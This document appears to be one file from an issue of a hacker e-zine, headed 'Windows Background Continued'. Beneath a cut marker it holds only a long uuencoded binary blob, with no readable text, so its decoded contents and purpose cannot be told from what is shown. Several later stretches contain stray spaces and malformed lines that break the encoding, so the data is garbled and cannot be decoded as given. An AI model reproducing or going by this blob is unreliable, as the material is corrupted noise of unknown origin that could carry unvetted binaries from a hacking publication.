Volume Six, Issue Forty-Seven, File 18 of 22

Windows Background Continued

-----cut-----

MM);D,=P\$9R.F3RW7WQ6-H=GJ&@:W++96XEA&%\N:7:9#UXQT/IFE"<4G%[%.<
M+NFACT6P\465[%V&A:W4&595P4)[['_I7/P_\$JSGO)(C;D!79,[@=W('(^M."
MTF[+H3HMR#Q]NO--B>V("NX#=[5Y3NP2#6V'=TS.JK-'1:9>Z=(QM;MI(X6?
MM3&70\$[7]?7'K6';^4=PF+#CY=O<UI%25R9-.QTNG1ZMKVF"P@:"*SMR0TN-I
MID]L_P"?>KVA6]EH.NN)\T4:QPY4LP[GM@GT_6LI-*\([FJ6TF;.J^)Y9[8_
M8=UE8,-KWLGD#D=<1KU_\$URNB76GZ6]W>SH)'1&@.Z09SR">]3%-1:075[LA8
MU:^A.HK<16:6X8GS81PA/T'%LM7N(H9H;>2.,.6DD)'^8=U&1[#']JTM[IG\
M?6Q9@L[>YMWN-/N<Y(Q@C;CM@Y[8YJM#8W-_*\$?RXXMYR9BN#@\$YSVXS]*R2
MC+5WW0VNVQF(H^U'?\$N%Y;<H[>U+%)-%=?2'=IR&?D8QQ^5;O4@V;91>V\GD7
M0&YD^4Y!^9CDC!^O%) -8E"PNOL]BX0A8]I+DGC' 'UK).VGX&T5=#SH_E3Q-&?
MIEC<;@H^4A<=Z@MK0#4BKJT:9+*N,<X-4IW!P2#[+&-6@AN"ODB8MP'1@_\SF
M'K1T[2UU&YD(N?)D#<B50V[GGM]*)2LKB41^I^\$OM=^T5G(LS1J'Q4JI5OKV-
M%<YK.CZAI:O%<K'*JMEY4"N5..C,.>].%1.R9,X-:F*C[&5P<%3P1UIZEY[@I
ML2"S')9^1^-;^9DCI['3/LL+7+V']H6X5M\LD;)M''ISC'/2M'4(-.O-(@B@/
M@BB,9W2;"\$#@=.0/0GKSR:Y>9\U[G0HJUB*'0+:73/.QB-G'90V613SQ^E1OQ
MHL[Z:#+>V]%+*@8?N]O#\$CMG&*I38.")+/PG'<;MMU&\@95VJ1\N>Y]:['3_7
M''QI^G[620.P5E&YASG'./48J:E1M6", \$B/40#<5_/(]S*51G0AN<C@GTR>1
M/RKG/%-M;6UW'+21GC9"26;=SG'6G3E=I%6,(4ZN@88HH'!2@<T'&/:E(H'0O
M#J3'S?A0'NVM;2M5.F:9J\$<3E+F9H_*.P,. "<]>.] 'FKJQI2:[;7:21R7\$][
ML\UO'K7,<?S!T^,\C@Y[5(WB>W^U))&;B-?MRS.%X+QA'IS@\DD9Q03RLAM,
M_\$=N\$@6X,TC;9T>1EWE0['KC)YZ<BLO6KZ/4+U9(2Q1(UCW,@4MCO@?U)*8T9
MK,OV^M6D5M;NZW'VFWMGMQ\$,>6^[/].??D8YQ6;J-Y'>"S\M7'D6R0L6QR5S[
MR;/F@+6*)'%)CD_A0,7%)VI@&.*0@^E''8I:!!BEQS0'A&T<BLJ>S\$DUR\DHT
MCV@%=PX;CIGMTI-V,YJY6ACDA=9%174'OR#[5J'Q5J:3!XY2A'P0''.!C&'*,
MSE",]R(R<=B[%KMUJHG1K='9E^;.U>.,GG_=JWHVCR/J4\$UW:"-6.Y(E4\$!5
MR"O.*YY)4TTF:1O)IG537T<[1PO9[FD.'[(.3D9;'?J.:ZF,&VL@\TFW;C=CD
MVZ@>]<RT1N]CE]<\5&)MD4;NJL-P5L.#_#H+_5VOHH(Y[9XB')%=H<,G.3M[<
M@_2JC%VN)--V&Z<-4\V5;>56Q,0QVDX.,''\?PK8TA&DNU>2Y=KA(A(H&-H!P
M!&#^.?RHE;H7T.<T]YK35M0@6262#82&D;&XA3M.>WUK0TN&Z@M=MO(YW,'&S
MU<Y<]6?."1T''4X[]*MV9.IA:Y>F]\NVC9U53MF9@R@*.N<Y(Z>WTJ)_\$<)MO
M4LX[_+(U&8?='X5:IW5D1SV.9M[N[LKAGANVB8'[X8Y_,UJ'Q1._EB?YROW\
MDF'\7O6TJ2D[HRC4<=S0N-7&J[8XH?(NE)5+C.'VYSMX^/\8G%<E<;EN&(.,'_
MDC(ITERZ,*COJCIK7Q->O!'5\$+1[=K.6P<CG@X].U.U[0;+^S!J\$3&="CGRY[
M'SO&>H(]JR2]E-6ZFC_>1N8L%A%;H\U\P81.5:.-LG(Z#(XY^M9G4D@'9/3T?
MKJB[OR,&K6/1;;4H8-+2UT.U>\:K3L-D*G&3SU/.3@5Q-[-)#J9-P5GE0_@
M."HVD_3&*PI+WG??<C2H]%V)1?PJD@6UMVED7&73)'N/3*H3_(P7.!),5O%J
M-/4SD[CSYB*TK,I1SC!.??I3")=HY)'!0EU1)MV5RHL7C6=X&93O55RKX(!
MP'3C'_UJSWM9TY*HBE=[\$'H/?\ZQ2Y6[E/5"1011J1*_F;CU49[>OM1(8HA(N
MC3.8WSA003['FG=OH+8+#*C?&6VKD\5Q^(K>T>X:U5KTI).C'8PSDL1W!/.
M![4JB31K3=CHM1U^1=/BD2%[4,BF+<5Z\$=_;%<9#J\$5K="XE1KJ4XP7;@'Z5V
M%*GH[,JI/8T5\2&UB9H(H8I)#G=LSW\$<YZFG6?B>>5MTQBD7EMHB5<_7J:IT>1
MI*J:EE_&4Q7R(K95K)4(,/I[UFW^J2WMC<1.@3))&SA>W'Z41HJ+N-U&U*
M8Y=X'C'+*1GD'MQ?1(K?S0USM193U[(G?WK:3NM#*.C/0])66'08R4)9F=(HBJ
M-QV_4?UK&U.6".[DE@O8DG6(*B'9,BY/R-[\'<]L5Q17O,Z6[1(6\1VG]ER[?
M1)YY7"10@@\'N1C/)].:SO\A)91!&(U2.1%Q)OCW;S[#T^IKH5,R=0KR^*K\$
M\RNT.R,\$<;'#C*;+XFGFV++!\$X4?W0,_I5*DNA/M&*NO(]#(UA\$7VXSO(.'
M"/:K\$^JRZND+R1K&L2^6JKT'Z_UIJ%G>Y<9W=B''G>]4:!!29QWH'M:783:B\
MT=N5WQQ&3!_BP0,#WYK0;P](ERMJUUS+EQN6,*W*YP3GMWX]J8KV%?PW<+=ME
M;I*CL(FDSL(Z':!CW/2JUUI9M[3SUN\$D*B,R)M(*;UW+UZT!<H4G\5'Q<U8M[
M;7[3%<.9-ODA#C&<[F"_UH'U6\1J[(;ULQR%)2(AA'&(R1NR.G4C'/6E_X1C
MQ712ETPDD;;''5<,<*1R&YSNZC/2F1S\$5YH262DR2W\$F]V6'9#U'4-EAGC.>D
MG;!-27.AVUM/<*9;F58"JL(U4LQ+8X]ACGZBF%QUMX?ADN%@EEN(R%\$CR&,!Q
M<\$XP!V8?4)".U5-8TC^R5M0TI>24/N]!@C&/J"#2#FU,LYH'!-!0A-:&CZ8-!
M3FF1Y/+>J'K9'\&G'CG'??B@3=D7X]&M#<I;E96E\$*NZASD,0O!'3@<GIN]\3
M4-HMC&RQ,TC7(4LL2R'F7&[Y!@=!R"<^E.Z)NSO(?L)RT9B>\$@'^6[99<@1
M'!/^346*!AM]C28%'K'KC\SKR243L2T;1PX81N>I(]_.2E(F6Q;T[6[6V2)4
M+F)Y06W2G&>_8<9X'SDU?TZVTG5KR8.I5601Q+W#OGIG//XGTFDI0O)!&4]
M9:,WO[(@T^TBM1*B/'B1Y-H<'(P!^C?Y-;-D(+C24'VEUD\$9'D+!0"?X3G'M
M%<<I7U-EH9OVW4;!E<"RU'L'5&?+8#H'.H/0\>M9NL>.)9QY%S;26[8SM?@CF
MVZ?K50I_P'+^1G*;17\>HZM=AH701J^_S6;.<#''YYY/.*M)++IUXT+E9\
M2C*S&3YCDMR23Z`?^/"KE:_*BZ:5SL]#CEAT=&F8%I!ECCA1@_GS5G282@NW

M6B"LJJ`KYY9LG.?.I6#W+>S.6GMX9_\$KZ?\`9V\F>)EW`D<X.0/<G'T`J>ZTY
M^Z>Y>SB=9%*[IV8E0!G:%X[8'30^.1?-L,P-66QACOK=9EC=(RQ6%AN<^Y)P^
M1[`=YKFKF+[]9:>2H0S+YS,5Z\G'/7I]/ZUU4F[:F\$[7(KY(_/V(0/D#`ZU?
M76RG+;8E+Y`.\.QK:+LM3*4==":*.\BN\$)@D+9X51S6A!;322R7K6H6/&!'-0
M;R,N?^`KCM0^7HQJ_4FD\ /P3-&=*U%'\$C\$2QR`#8P]EZ#MFM-PNBZ4MIJFEO,
M9I<RKYMU%+YB%`<D8'0G&/QS64I<UH[/\RU'EUZ%3Q181W5I!J]F4:*4`\$1@P
M<#W]_SKE`IWA2"#GIWK6D_=MV,YKWC8MM9O%MFLHY)B&^2-(OE`)&``,`]??>
M>KM]8VZZ/&KM:031*`R_-OW?GS4\O(]"T^9:F))%&%\$N]G;C"! =N/K[5]?L",
MA,BJ)3@`!\[1Z>__`-:M>QGT)X8+4V1B.W=O#[AR>A'\STJNN!(0.(U!]BQ]V
M/\]JF,FV[A9(GLX/M`:*1\&1MRQE>&P#SQT7_(J)J=A=K8HTLF?*7)0JN%&>%
M![GO@U,I)22&E=&5,7&54[&8?="XR.U6(M\$DDAAD9E:4X52G)?R_.AOE0DK\$
MNQ8O8+6&9TAD\F*/*_<@D<9_&J#3&-1Y=W*0%)^3C`IPU6J'+1Z\$JZ;<W`1^
M^2FS<.20`,`?XU5-K(FT["<]'0<G_`/75J2Z\$M,O26JB#;+AYV(.%(.#DYS^&V
M*L6,/E6HDCC(W\$8('`)Q_GTIJ)/0J*U+5G87MY"DZ1.T3`C.!'Z`?I5JW\ -7TED
MA.[O&(@2Q8L#D=L?D?TK-S2T-%V.5DN/W,A=P2!@*1R?QK9M[6Z"03+%`/#A
M\$H#8X4``#DGC/M3G:*U(A%MZ'5:WJS6/A6ULE"QW\$L.]UA)'EC/0\$>O`KSU%O
M+SC`SSDX_K125DV.IO81X),`1D90QQG'Z5+8H)KH1-* (E8'<Y_A&.`TK500A1
M+4LRQ+<&&&RB7S[@F2/^\$9^53Z>_P! !5&:RN(KTVCQ.9PVP(!U^E*+Z,<EVB
M)-2@F[L[PI<Q/&Y5>&ZG@#^8JSIY_T<X_O&J3T0X?\$6L4M(V#M)*3%`#HIY+<V
MMY;E"PVDCTR#_,#\JNG6;]F+M<G<6W;RJYZYZXR!D9QTIAH(FHW)L=B7\$L1#K
M;\#Y3G); \LDG'3FDGO[R]B\$4TK21ISM"@`8&,G'[=.:`T*N*3&&%`"X]ZEM[8
MJ>TD,EM-) "Y&"R-@XH`D74+U41!>7`1&W*/,/!]::]U=SS*QN)Y)=V5.\ELX8
M`R/?`_`_"BR0%M-/UE+=@D5VD!785WD`CKM(S]>*@EN-0AG'GW%VDR`@%Y'#`Y
M'J.3TI>ZQ;D(FF6-8Q-(\$4Y"AS@`U`]:8SLP&YF;'3)SBJL,0"@CG*!"<>E+
M.BB:9V`*J%&YF8X51ZDT-V5P\$SEF"/\`B80`XSJR0?`LM() +%B%&HV_/\`RC`
M@?F5IVG_`"O/\R/:1[CI(&A<HZX8<]<@^X]:3%"=RA"/6C'YT`(O))]ZKZOE
M?0?V;`9R6)\T\$NEUO]>P&/ZUSDW:S)D]#&M+.6\D:.%2[A2VU1DG'M5^*Q1B.
MAAGA92`#07&2.H!(`S2G*QDD=9I%QINGB\$:@EO)\$J\GRO\$PZ'>!DC&1P3C\J
M:66ZTR:RG@FO9(VSE&642;\]P>"#ZUPR4F[V.G1(JZ7I&FZG,DMUJ;NG&0S!7
M74CH"?Z^U7;[P.PN#<VQ^T0L-S+-G<_?KZXP/ZT_:N+LU82IIHZ;1K&TTL1BY
M.`R-Q`W8QN/<#D_Y%4]?TEGF>6,EE\OY4XX'/4^WMWXYK&+;=V;[:\$)ENYK*?
M83W1B:4XCYQY:``\$9'UR.M=%HU[:?V9,T,T9*\2;>BD?_`%A4NRV'):\$=G:PGD
M4/.3(="6=CQN;H!].:;JUG"]H=L_E&1LLZDL<GUYS0GH)[G-Q>&&U%Q#-<J*
MEJKY;RF4<]\`N.O`/YU+KGA"*[OH,S`0PQA%39T`Y/.>>O2MU5Y;-\$N*;L2GPK
M?I,]PC%1OB`#,X8[CTY`]_0UK#PII;1;H\$1`%VDQ!D)'X)*E59:-L32B[V(;O
MC2]%A8[HXS<,P9B#AN/I45M=NT\JPVLC6JL,N&SM.>0,]LXJ5*[U+2=B75M+Y
MTZ^E\$EU803!GP9/(R_XL!G%4X=\$LH89UTNXNK0`D>7`Y&/?Y&)4_I5>UEL]<
M43R*UT<;K6C:II<<LXL#`V1K`'\`E.OJ4YV\$>W`[8K`NKH3ZF]W&NP,^]5STN
M]J[Z;4E;Y)73L7;:1+K4XYGFCC`Y.)PN]MW<X/4U=U"[22>!+:2[>X4`\$DN0&
M\$]E4@<^O2AJS2*3T,BZMYK=\3,?,90<*PW'/3.*M6&DI>W0^V3)`K=PWW?KZ>
M?C5N22NB5&[LQNH:<--@,51FPY(.3@]#^AI[-`Q**I`P(DV_>8XP/J>]9*8
M3:N*R6AIF!! ,9K7&2OENT9)W-P#M'7!/ ^<"M:;2KJ\B9[C=#:@L6SR6'&!]3W
M^`%8SDE9LU2+>DZ)::?HIGOUBCNI"W[M\?*`>!D\U;4PZS,D=FICC@`R*ZX(*
M(`X//3(_*LI3;E<N*LC#;PE<V_FI;.9?;#;I,##\$]%&3G&<5D_V)J,#S>3:RN
M,T4>YVC&`&QR`W?MTKHC53W)=-K8W;+3#8V2+)9R"68#S9&4;4#`<<]_CUJD
MW9^`]\<0C9)/F^<X.\$`Z\$`\9QQ^=8RJ6N6H%J?PS'/*)#(/*C!'EHFWSCR!NH
M.>:NC0+.XM5MY\$:%+=AM9#T^7'!]LG\ZGVC=BN6Q8FT1GB-O:S/;6GE[!M&"R
M3C&1FH=?CL]#T"]G#F2;RR(A(<[21MX'XT1:O8&W8\7/)(`/85ZA?^;>FUAL3
MY+5-,SYFQ%RK\$`D`../*Z*^C5S&CU,^Y\ -7-P\]LUP^PL"DI0E>%Y4<^U0S3
MZ#;:9#(OVL1I+&@E,BDGE3]T<<YSQG^53&IT13AK<JWFB02WT4>G3.1(5\T2*
MXSAL8(Q)2?6J&LZ;,"YFCMRQ12(TWCE^,DC\OUJXSU29+@3: ?HUQ+87<D+1KH
M*;=63!((VD\$D?7UJ6VT^^L2;U66=I1LCE?YGB)'?/?J/P-#FM4QJ#W,G5K>0H
MWTYD<R-G#.S9+\$=3,]`DL8FBB9'ZASS6T7>* (BK2+8%<U`BCZT#)XKE[N
M:ROGB(#+"&Y0PSO4=#QW/YU!)>:K%I0U`01VZY&!9J,@]"&QQ^0]C6].*?:
MU.:HVGH.@76)-0DLEDDO3'&)&+QK*5W*#C+].6QU_"I[*[O9K35(;S,;0&-?I
M*V!`F6(/`YX`-7.,;-HB#`TB`]*:<[QS@8Z5S'6.%)CWH`55+\$*O)/`O71K
MW#0>\$8;82[60[A=^-I;8/5L<A1TXY-%KNQ\$W9%-;[5"0IU!`HV\$0)&I28G()6
M#%<C`QU!SZUH: ?<0:[.-*U%E%S@()TC.POC)"DGKT)'0CL.]-J2T_K^O\S)7+
MB[G/W=L]G=RV\HP\;%3CVJ\$U*=S</QII' SYR>E,!<5\RQNX3T,9D_%/F'\BV
M/QH;MJ)ZIDWAS1;34[ZT,UN&2=R6522J@<D?I^%5==TE-(:8K#EHI3'M.200D
M_,/RZ?3TKMYM;`69T\$7EPJ<K%\$BK_WR/ZDU":X8NZN=^PE(>@QG@`F`WI@F
M"KVVF:ZHK64J;USO3(X#`C@`N.0..AK.L[1NN@TKLUM&\-?8IE1[:*-9OE69:
MLN&;H%([=SQU[`M6/XKTC /`KB`6B1J\$+!\$7:'&[V^O6N2,VYWN.4\$HV*>IZ\$R
M+73(KO3[HSK\$`TB@DH`W`V^N`"#D`].O;GVGFEW`&%!W\$`<9KIIR4U=F\$XV=?
MC8T'3;J\E+0L@51EP3D8]Q7J-KJ20V4,LS,6VJIO`=D@`W[URXAIRLCHI1]M
MT='*FH2*@8JA?>AV]<`^M)J\$L\DC6\4+*N`6F#`Y>>@`K7-L;=3,EMITN7,M
MTL`.=Y!QC`.%/Z?E4-I;7.B6HCB`*SRYRQR"3[=JOI8>CU->WN)TTP2H0LCG:
MYAC;GZ`UJM*;R".\$Y\$P'1A\I/7CZ<U-K,9?\J^M[I&%O`R%MS-YG3/)X]>*)

MS] 7CU*XGN' BAA.P; ED5N& '[' (ZU2MU) 31OZ?: NMG&6* @L" S\$# (Y) *DEF@M8FZ
MDDD) VG; @#J? IOU8C=Z&" FD2WVJ) J\$Z*' 6 (JH#_=; L<8) /<U1U_ [>CPVUC; D?:
M/ACOVAl) LXIJS: OL7MHC<; [+IB/-: W+.-K%54.6_ (T) 9=/A (S<1Q2..KG: WN
M/^)] /TIJ#>Q#9#YL" LZ)>Q3I\WS/-' A1Z<' I^%>.ZK! #; ZI=0Q86-) "\$\` .X8,
M] , UUT\$XMF%5W2.C7Q+! 9VJV&CVLF-@#R187><<G<1D<UGR37EX' DGO8 (/+4\$R
MB) MS? IP*J-/E] Z6K! SOHM\$06TUA! &^S3M*/^6D; DDG\ P:>VJ6L, SM\$DI4\; C
M&9NGYU; C-L2E%+8758Y8=.ADG0@I^Z52P) 7C) &, \#OVZFM.W\+Q: K-!; 0: @L\
MDR ('GGC3] W\$N.% [; FSQ [8K! R<4F"C=ZFY8V.EZ5-' 9-++=W7* @J^Q5 [GGMC' G
MZ5IW\$=M+NBW+) <A0RY8KY8_C/X?6N5MR=V; I6T*=U, (; @136 [7, C* 'QP! O8I
MCL.V#_6FC7&BG" 7NEX8\ (3*-N.G; K^&: 25^H: HV] /"+: !IE: \$' Y (QCGGMQT_K
MSTIZPP6] F_D85' ; /+X# '=' .>O^%. (R" V>2] N8_/G" 1J1 ((40J, 'XR>QZBK<T5
MMLRNBIYK] <#C@<] : 'HAI: C8F@MH&' V>, KO.X; @ \$7/7D] ? I3EG\$CHP@0J? D9E
M1Q] >F*% (; CU (; G4KF2>.* (H&) P' .2N.,] *Y [QN+6XT2ZE*M) /&1B3! &" 2! T_D
M" KB_?B2U: +/+5!) <Q*2%! <#+=! S7HOE00PI&TZR) GRPZ<+SR2/R-=. (; NC*^
MALRTERT36L-] ?1, C'_* 68D, "/KTQBK5G: KJ%) - (R>>L (V\$.=P#] \#H/3/M7H
M,] %=&R, [5+"] &KB' QDNBSM' !\@VC@ \CIUK2VVD2+%! 9Q@N '9WD& [: V/7I^/%Z
M\$G9*P+7T ([B^LX%BC2Z1 '8\R" ., <CUSCI@ \$4DVNZ9>-\\F5MQO90@) 'R' *E*2
M6XW9&=8Z+>)+W [3LDB@*+Q#@! 6! .3FJ7B" Q^Q: @HSN\R) 7_ '\$Q_2NFG) _*M
M^AG9; F5BBNDD* ; 0! : M1%' : 75Q=1/+>: QF (2JHZKYBDC^5=G>: G] NM0NF/!>+>U
M1, (S.P4#C! 4J! SQDX., 8JW+DAS/9' /-7E9%6RNYK/5; G3WB1+4\$.USG: 00H! K
MSG [W3' MFLS4; ZUU2^U>XT\) &EM' '-*P' SOYF0?P 'Q^%7>ZNB (Z-) F' @XZ4AA
M' (XK (ZPQQ2=J'+NC [/ [8L_, ^ [YRY_.G^-H; ^\ 974=KYA80QKM5L94XX] QN-"
M73: 4M3&KT-+2=+U1+" XAND@* . (P (Q=, N#GY@<') 1Z=, 5A/I>KZ5X@L) +R15FY
M: [0I&CDC&0 '1VQC (] <#FM\$H032UN8\ S?R-OQQ@ \$' B*?9W5<_7%858 (ZEL 'IN/_
MF' 3I3&&*ZC0M#&I>' ; XB*-IY 'RQDG#= .F>P) XK*HW96\$] F<EIOB&ZT*YD46ZF
M*5#) Y9&&B [\$<_P">: 34M; N? \$-^B&WC<R, N (D! S (W3KCKR?UKTM/B. *SN= CX@#
MT9; #0; (%8_/B") (P' +?+CKWYKEL=Z\VE>S3.T: 125J (0C\ : V-&GV6%U\$4CE1L
MV! 9"<, . . &4^W7\! 6-?X&: 0UD=39Z@ (K4Q/+YT00L8I, -Y@ [8; UR# [YK32YBN"
M9, 7, 6\$='L; 2XWYZ [3Z] >M>>I7W-91L>; :] IKVFK3QVTAMK&5O, C2 (G! .>F.GT
MKQ450#! +; .EW:) &PRYF5MA8XZY 'Z>W-=' />*: W_, Q<; /4K' 3; S3 (TO; "</Q'
MN5CSSTJWI.NZA\$ [1RV32; @QW (2", GMU [U34: D; [, E*4' 8 ['7DR6 (2U5Q (B\$ L8
MTF>.>H'' 3K^E/M%DN/, : ZN4' F2+) &5; Y5P/N\>O] : Y+ (ZB>#3K><XCDB8 [UW]
M87<01TR?IV] ZNW=@7LPD3>8ZL" CRXP#VZ_A3%>S' () /LY\ , \$@; N/TYI8Y8)_
M; >6. \$G<BY' 9Z' MG\ : 5@?D64@B%GNN2KL\$&Y] N'>G. /PJC<: C! ' , @=) \?, \$ '05
MXSG%6_ (A: LTFWDE; \$*GIU/1>.36; <W=N; D) *PR\$W! 7Z>F [ZTF.*"; 5 [71K0&3
M; = (VU<#OU [X%5=4\26MC8) J-U; N^ ['CC&/, /K [*N\$7 (F3Y=3FO\$7CUKB*W%
M&DPM%L (?<3R#Z>_U-9, _CS7; N) 5\U82O.X='W/%=D*2MJ<TILQ [G4KN [Q] LG?
MDF? .X; CD '^H%9SODMN'! SG@8_2MTK* R, [CX' D1P\$R, ^G>I; J) H6RZ8!] Z 'Z\$D
M\$<HC (*EU/L<4&0, ' '8Y^M585SJO%M) %X<TT&YCG^; DE" DBG! &PC) R' 0? \ '5
M" M3PW; " +2H#</%Y+J 'HCFZ') Y (' (_ , UY\W>GIW.N"] \=<7*: C.D, 3) ! ; JV1, "
MN2S=CM/7' 0183RZ9>2\ L!) QN<; FZ] ' <G. <\GJ: QM9<I; U=QNC27%WJTOVP>6=
MOF\$J67IWQNS] . . : U&2*2_, 1D>ZC) \Q9G? [F, C: ' !R,] : 3BKZ 'F^I9LK)] /GS4
M-, \ [REBK%^/4\$ 'U+, ; TE8I (873. \$+MUP, _@.O>EU+5K\$GVN! 87: : 1=JHJ@%PU
MV&QTZ>WZUS4OB^ .6, Q-! (R (<ETX# ' 'BKC%SV" _+N6; 74 (-69Y&C, JQL&\HL2R
M! [8' Y_@: W; DOJ\$! 3=+\$V-ORC: !GT_+K423B] 2KIJYE1: ; =0S-*L^Z) %Q&TDV,
M?FYR<8' ^367XZLDL] 'C8' ; /) <* '0-VPQR?Q%: 4VG-6, YZ19P%G&\U] ! ' &' 7>;
M55" DX!) ->S#2+>UM?L] <_1" : 4! 5CB7: '?; J3Q6^>) >J, : /4RK2?2 [: XN\$+P+ (#
MX, : RN, J5S] W; GCG\ZV; *ZAM) DL+" T+! CDL% " IN_SF27-U-U8607, 5Z' GD! #%
M@%\1C' /+>?MBL9 [: % [\$V] S?) *7=F; 8F6*\$\# ' [<?IWIQL@9HV-E; %/ (M [: .'
M&%UPYVDGCCH>@Z8J1O#&EO; RF" ' YV0Y ([MDX [] 0?Y4N9IL#9@DM; .T\$2Q, @C_
MC', BI@' &!FN%\ : S) /K8\ LDA8E7! ' 3DUM1=Y\$M-' .4' CBNP@0FBF! O: +>VK0OP
M8WL8, 4BE2.S'_P 'C_@/3E; /PN^FZK%>6Y6^LU) 'R-LF0=.0.21 [= : SYK*5-_.
M: V] >QE. +YE) =! \FG76LZ>L\$=I] D17RUS<S\$AE! /W5//7' UQ3Y9+/0-.%E9-Y\
MKD [WD/! D; ' 7' 8?T^IJ5 [L?9) W; =V%N: HY] #G>*3N*W-0I<4 '* "RD, K\$, #D' TW
MKH] 0+ :]] BU>Q*Q: E9J%E! ? "R<] #Z#WZ<X/K3B [21E45XBF_GM90L=A<KYB_, L
MJQNPOXQC (X&/8TY@TVK+K%ZR! ; 8XAYSC., GT+<8 ' 'U. .E; RG&W, NIS0A*] GTR
M, *_NI+^ ^FNI1AI6+8] !V%5AUKG6B.W8", \$C@T8Y%#', 5K: %K<FC7) ; 89 (7X=,
M, _J/>IDFUH! TLUEX; \79, BJMXRX#CY) <^_8TL&G>' _"/SHB+<!<; V.^4_P"%6
M3 [1\O+^'] ?\ '#&7) J<UKFM/J] R&' *0H, (IZ_4UDGBJBK+4T&' IBCMZ58! Q3' 5
MN' @VJLBQA^, L1C^1J*BO&PXNS\$75Y+7 (2XP^X?<4%"! ^6#P/K5RX\6W<X, 2RI
M0A9 ' 'S8Y! [] JY713U+] I; 0SA<B [G\$] [.) 2F1M' /S#. 1DU%-9Q^8%M [@*N2_SM
MOP/J/7CM6B] UV2T (: 4EOJ7=&T\FSO) I; M8L' !, C@G (SG/0<FK<\$LME" 674HPV
M [*5"\$\ \$=CC! J) M2; 5BX+E6K+=K>WD, +R+<I (=H547@] ?KCWQQ6AI\ \MJ93/>.
M^8CA>?XDZY' ! ('2L9) = \$: (LC4/) N=BW49. [Y68GC/4 '=^U6S?2.A\NY5I" ">%
MY (. /3IZ5FU8M: C] / ^TW4P++ . '582-+D8Z=/2K206XF=H@ (VD" JK\$<DCIG\J+U
M6) ; 2#4?M3P+) 9>2Y6/8OF\$! <], _I5..TMK13>W_D>?P5' ; (/49) QR: I" 3-H: '
MW9PL5\$J! F! Z, , ?I7'^ (KJZO=1BDL' 9' B' [HY&-I [' %7#XM2&G; 0EO?+U (VZWF
M [RQ.GSN-R@J^>#SU' O6-JUOJEU: &6] \T+&<J6*A0.H 'QU-; 4FEN9U\$W9LMQ: 1

MR00('5/&[@<GW/TJ"W6VC<I/*73/)C[C\ :Z5*ZT,+6>I(]F9AN@G4*!D!L# 'T
M' 2LV0,KD/C..U4I7T%*-B178Q8&\$ZG/)J4Q37'\[YY%'&]SU^E/1'E<<ME%K
M]G+F1MW.., +P0*A\$';&PY_2A2!Q.E\5W5P3%' \$CQ:>I>-9@-[,!@N1U4' T^O[
MTK=T.RGG\ /P+\$QAAP0\ 'HAZA,AXY9N2,GMZ=>N*XIM*FK&\=9:FG/=VT!V6B_
M0Y9<22MC!7OCOP?PJFVI:=#'))O&[;Y;'Y=O&, @GKSV&<>E9139L)\$9T.JS-
M7,?V:21&) `('' [QZYXY_#I6E#:/&-GU1T8@+B55)8=^#GCK^=*5HZ6*BFT%Z
MM!8C47N;6X8F)"0&#*H'KSP.>]7A/=OYS1^5(F<!(23O!ZG/:HD4DD'A@?:RF
MKC[/F:, *B*268\$<Y).F*2?PYIEMICK/'[+G.'Q!^G\N/:E%R6P2LRGIFH:7:I
M74L&FIY,)8[Y'D&UL=6ZY/H.U:%OJ\$.IJD-O#,D:YW%G"!AG&3ZU4XROJ3';]
M0N1M;I*OVE4+(^8)IR\$'[G/%<3\0GM_L]BT#JQE9BQ&3G'?)/3YJNA_\$1%2_,
M*SD]\$C\W6[&/)&Z=!D=>M>P7EO!)+ 'QBBD92?G=CE01VQQST]JTQ3M)\$4-F5C
M-/T#2+1HW6U1I.,R&5FPV.F/85N1S'8\ :0FWC4X!4#GW%8.;D[LT Y;\$EP89(L
MFD;* ,08U[]?0>]1BRL]R,+<;DQCC&, >F.O>K;N3JA8-I!B<"-6SR>X].>2:=E
M:*4'W96->3QDM6++'S^3+<&22=H]J\$B,N!TY/%><^ (YA-JK,"QRH.6'!/)YXW
MKHH_\$2]C()YXI"*["'Q[4=:8"U=M-5N;-U:.4G;T# 'I2E%25F!+=ZU=WH7S9&
M.1WZFL\DLQ)) /) .2:48J*LA!CCDT8Y' TJP%]J.*0Q1C\ :EAFD@D\$D,C1N//
MXE.#0TF(T#KU^8A&TB,HSC,:]^O:J5S=SW3!KB5G(&'#P%'L.@I>K\$DEL5S2`
M>M6AAFEF,BD(7&*!0,<CM&ZLA*LIR".H-+)*\TC22.7=CDDGDFBRO<0S&<4T*
MTP\$--IB%S6?JR#RXF4' '><G'M0R7L9BLR=,5*'3;AE'/J#TJ&B4Q59%=2AP."
MX8X_E2B>4' +N+!3GKD?C2MW'>VP^*? ,@#\$%\$Y; 'S^E#SYN24(]<[<'BE;4.;L
M08)&1BT;X(^;/O[>]6X;N7R5\$,LS./O'_=]L>OTHE%, (R:&>:[;3&Q\$@/+;NS
M!GD?CQ6E9:IJ=K#FU9;K)RP.7.?ZU\$H1:U+C.2V-"37]<:WC2\$!)02Y"@=LM
M8[C'-5C)K4J-+-EE/.5(SD<]CBLU&G\$N\V4H;S4W!+2S!`,B.1B!Z5H"6YOU'
M,=X&"A>#R?YKG52C!:H<92>C('>WM8'+>Y).#E)'#C_(-8UQ=M+)CE!G)V'%'
M7"-]614E960]K^6:)(WS(4SMS@ \$9]QR::NJS0A89BYA4_P"KW';^57R+8SYVF
M2+<1_?B8EF7;MF'&'&". "K+>Y?F'&[Y>-O--*VXF[[#VFD(W1R'W@<[<]*J3D=
MAN<9QC'Z5458EDEI'&P8R(2O3('W:V+V]@DL_+M(%3>>>Q..G&:F2;DNQ<6E8
M%D,R/]ECC65%=0S-N?K6<&58PH/S=\<TXBD;7B74I)H;*TE(WP%RZXY0G`SK
M_\$. .M7]+URZ>QMXDMGM[4'1M,5WHO')QQUP?S[USN"Y%J:)OF>AIO9"2_P`.^
MLDQCW%Q+R,G&!@<=\D\XK.O[B>YNOLK2Q3;^?*: (D\$^QQ62ULS?9-&U8:!"]
MJ7EY;QQRGY@(&S)!V^E2WRV\$L[M*7C8J,MN&6ST&?6LW)REH5%60RVMQ*4E/
MFNB\$5<^6BD@#/0CN>HS[5=N]5>.\$_9;<>5&-O.'5'U/!%0US.Q6VI'9VB&7[B
M5;-#<,'6?;O"#GH./6E72]2EN'-QJRM"S9&U""%].357CU)U0V:(0,'AS(Q[
M4*D?'RX[@>U4I[^]MV4;6W("05(VXS[>M*/O;E-6V)[+48KNYR^X2;N\$*G&3O
MCL>..Q_"N7\>\$O>VSO,DA\$;('O\(#<=JVHJU1(PJZP,70H3+KMD`S*/-4Y!QC0
MFO6FU#3;*-69\':0%Z`^E/\$J\DB:.B91F\56\42\$QE4S_"'1'^^>],?QI:, 'Q
